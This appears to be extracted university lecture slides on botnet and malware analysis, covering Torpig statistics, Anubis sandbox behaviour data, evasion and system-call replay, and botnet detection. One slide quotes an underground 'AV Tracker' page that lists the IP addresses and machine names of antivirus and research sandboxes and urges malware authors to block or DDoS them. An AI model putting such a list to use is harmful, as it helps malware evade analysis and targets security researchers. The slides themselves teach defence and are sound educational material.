
- Unique IP Count: 1,148,264
- Unique Torpig keys (machines): 180,835
- 63 GB of PCAP data

- POP accounts: 415,206
- Email addresses: 1,235,122

- Unique credit cards: 875
- Unique ATM pins: 141
- Unique social security numbers: 21

- Passwords: 411,039


Password Analysis



Botnet Analysis

- Obtain understanding of what a (potentially) malicious binary is doing
- I have already mentioned Anubis
 - other systems exist (CWSandbox, ThreatExpert, ...)

Anubis



Malware Activity

Observed Behavior	Percentage of Samples	Percentage of Clusters
Installation of a Windows kernel driver:	3.34%	1.57%
Installation of a Windows service:	12.12%	7.96%
Modifying the hosts file:	1.97%	2.47%
Creating a file:	70.78%	69.90%
Deleting a file:	42.57%	43.43%
Modifying a file:	79.87%	75.62%
Installation of an IE BHO:	1.72%	1.75%
Installation of an IE Toolbar:	0.07%	0.18%
Display a GUI window:	33.26%	42.54%
Network Traffic:	55.18%	45.12%
Writing to stderr:	0.78%	0.37%
Writing to stdout:	1.09%	1.04%
Modifying a registry value:	74.59%	69.92%
Creating a registry key:	62.71%	52.25%
Creating a process:	52.19%	50.64%

Table 2: Overview of observed behavior.


Malware Activity

Executables

62% - Windows (or subfolder)
15% - Document and Settings

Temporary files


21% - Internet Explorer Temp



Interesting registry keys

36% [Autostart related keys]
SystemCertificates\TrustedPublisher\Certificates
Windows\CurrentVersion\Policies\System
(prevent TaskManager invocation)
MSWindows\Security settings

Evasion



The AV Tracker logs queries from leaked software on antivirus-systems and displays there IPs and information here.
You can include this list to block them out (making it unable for AVs to analyze your software).
You can also DDoS them in order to lame 'em down. For automatic matching use <http://avtracker.info/check.php>,
the return value is "av" if the system is in our database, otherwise it's "ok"

19 entries in avtracker.info database | Plain IPs | IRC | IP Tables

IP	HOST	COUNTRY	DATE, TIME	COMPUTER	USER	OS	COMMENT
149.9.0.58	149.9.0.58	UNITED STATES	17th Oct 09	-	-	-	Access over Internet Server
128.130.56.11	128.130.56.11	AUSTRIA	20th Oct 09	pc8	Administrator	Windows 5.1	Anubis
128.130.56.12	128.130.56.12	AUSTRIA	20th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.14	128.130.56.14	AUSTRIA	17th Oct 09	pc5	Administrator	Windows 5.1	Anubis
128.130.56.16	128.130.56.16	AUSTRIA	15th Oct 09	pc5	Administrator	Windows 5.1	Anubis
64.95.48.100	64.95.48.100	UNITED STATES	19th Oct 09	NONE-DUSEZ58JO1	Administrator	Windows 5.1	Basin Creation
91.199.104.3	3.bitdefender.com	ROMANIA	15th Oct 09	-	-	-	Bitdefender
91.199.104.4	4.bitdefender.com	ROMANIA	15th Oct 09	-	-	-	Bitdefender
91.199.104.15	15.bitdefender.com	ROMANIA	15th Oct 09	COMPUTERNAME	UserName	Windows 5.1	Bitdefender
134.155.241.17	yoshi.informatik.uni-mannheim.de	GERMANY	15th Oct 09	DELL-D3E62F7E26	Administrator	Windows 5.1	CWSandbox
212.5.80.7	muzzle.kaspersky-labs.com	RUSSIAN FEDERATION	20th Oct 09	-	N00b	Windows 5.1	Kaspersky
94.23.201.45	scanner.novirusthanks.org	FRANCE	15th Oct 09	COMPUTERNAME	UserName	Windows 5.1	NoVirusThanks
80.108.3.207	chello080108003207.37.11.tuwien.teleweb.at	AUSTRIA	20th Oct 09	-	-	-	TU Wien 1337 Hacker
128.130.60.24	ckol.seclab.tuwien.ac.at	AUSTRIA	20th Oct 09	-	-	Windows 5.1	TU Wien 1337 Hacker
128.130.60.43	peach.seclab.tuwien.ac.at	AUSTRIA	20th Oct 09	-	-	-	TU Wien 1337 Hacker
174.133.89.72	48.59.85ae.static.theplanet.com	UNITED STATES	17th Oct 09	COMPUTERNAME	UserName	Windows 5.1	ThreatExpert
174.133.89.76	4c.59.85ae.static.theplanet.com	UNITED STATES	15th Oct 09	COMPUTERNAME	UserName	Windows 5.1	ThreatExpert
61.73.22.161	61.73.22.161	REPUBLIC OF KOREA	17th Oct 09	ANAL04VM02	vmtest	Windows 5.1	ThreatExpert (researcher)
24.4.75.188	c-24-4-75-188.hsd1.ca.comcast.net	UNITED STATES	20th Oct 09	bao-reP	Administrator	Windows 5.1	VirusTotal (researcher)

The software used for this AV Tracker is published under the European Union Public Licence: (currently not available)
Christian Embacher

Combating Evasion

- Malware can perform two kinds of checks
 - those based on system calls and environment values (user *Andy*)
 - those based on system (CPU) features and timing
- First check can be handled by multipath execution; second is more problematic
- Idea
 - execute malware on real host and record interactions
 - in particular, we need to recall system call return values
 - replay malware on Anubis, providing recorded system call results
 - assumption: program execution is deterministic
 - thus, when we see a deviation between the execution traces, the malware attempts to evade Anubis

Combating Evasion

- Easier said than done – deterministic execution for Windows processes is hard!
- Some reasons
 - cannot replay everything (e.g., memory allocations)
 - NtDeviceIoControlFile
 - NtWaitForSingleObject (with timeouts)
 - multiple threads
 - memory mapped files
 - random numbers

Combating Evasion

Sample	Syscall Replay Disabled	Syscall Replay Enabled
Email-Worm.Win32.Bagle.fk	OK	OK
Backdoor.Win32.Rbot.bng	FAIL	OK
Backdoor.Win32.Agent.eny	OK	OK
Email-Worm.Win32.Zhelatin.cl	FAIL	OK
Trojan-Downloader.Win32.Agent.alnx	OK	OK
Backdoor.Win32.Rbot.ccb	FAIL	OK
Backdoor.Win32.SdBot.gen	FAIL	OK
Virus.Win32.Parite.a	OK	OK
Trojan-Downloader.Win32.Dluca.gen	OK	OK
Hoax.Win32.Renos.wu	FAIL	OK

Combating Evasion

Sample	Packer	Deviation Detected?
Trojan-Proxy.Win32.Bypass.a	tElock	YES
Heur.Trojan.Generic	PE_Patch.UPX	YES
Backdoor.Win32.Agobot.aow	Armadillo	YES
Trojan-Spy.Win32.Banker.pcu	tElock	YES
Worm.Win32.AutoRun.pga	Armadillo	YES
Trojan-Spy.Win32.Bancos.zm	tElock	YES
Trojan-Downloader.Win32.Agent.acrm	tElock	YES
Backdoor.Win32.SdBot.fme	Armadillo	YES
Trojan.Win32.KillAV.or	Armadillo	YES
Net-Worm.Win32.Kolab.ckp	Armadillo	YES

Botnet Defense

- Signature-based (most AV products)
- Rule-based
 - monitor outbound network connections
 - block certain ports (25, 6667, ...)
- Network content
 - Match network packet contents to known command strings (keywords)
e.g., DoS command – .ddos.httpflood
 - suspicious IRC nicknames (Rishi)
- Network traffic monitoring
 - IP addresses (blacklists)
 - connection patterns
 - DNS queries
- Network monitoring (Rogue networks)


Botnet Defense

- Attack command and control infrastructure
 - take IRC channel off-line
 - when dynamic DNS is used for central command server, route traffic to black hole
 - unregister malicious domains
 - Sybil attacks in P2P networks
- Honeypots
 - vulnerable computer that serves no purpose other than to attract attackers and study their behavior in controlled environments
 - when honeypot is compromised, bot logs into botnet
 - allows defender to study actions of botnet owners

Network Content – BotHunter

- Snort-based sensor suite for malware event detection
 - inbound scan detection
 - remote to local exploit detection
 - anomaly detection system for exploits over key TCP protocols
 - Botnet specific egg download banners,
 - Victim-to-C&C-based communications exchanges
 - particularly for IRC bot protocols
- Event correlation
 - combines information from sensors to recognize bots that infect and coordinate with your internal network assets

Generic Infection Lifecycle



Phatbot Infection Lifecycle

A: Attack, V: Victim, C: C&C Server

E1: A.* → V.{2745, 135, 1025, 445, 3127, 6129, 139, 5000} (Bagle, DCOM2, DCOM, NETBIOS, DOOM, DW, NETBIOS, UPNP...TCP connections w/out content transfers)

E2: A.* → V.135 (Windows DCE RCP exploit in payload)

E3: V.* → A.31373 (transfer a large file via random port specified by exploit)


E4: V.* → C.6668 (connect to an IRC server)

E5: V.* → V'.{2745, 135, 1025, 445, 3127, 6129, 139, 5000} (V begins search for new infection targets and listens on 11759 for future egg downloads)


Network Traffic Patterns

- Unique characteristic: “Rallying”
 - bots spread like worms and Trojan horses
 - payloads may be common backdoors
 - (centralized) control of botnet is characteristic feature
- DNS-based monitoring
 - bots installed at network edge
 - IP addresses may vary, use Dynamic DNS (DDNS)
 - bots talk to controller, make DDNS lookup
 - pattern of DDNS lookup is easy to spot

Suspicious DNS Traffic



Suspicious DNS Traffic



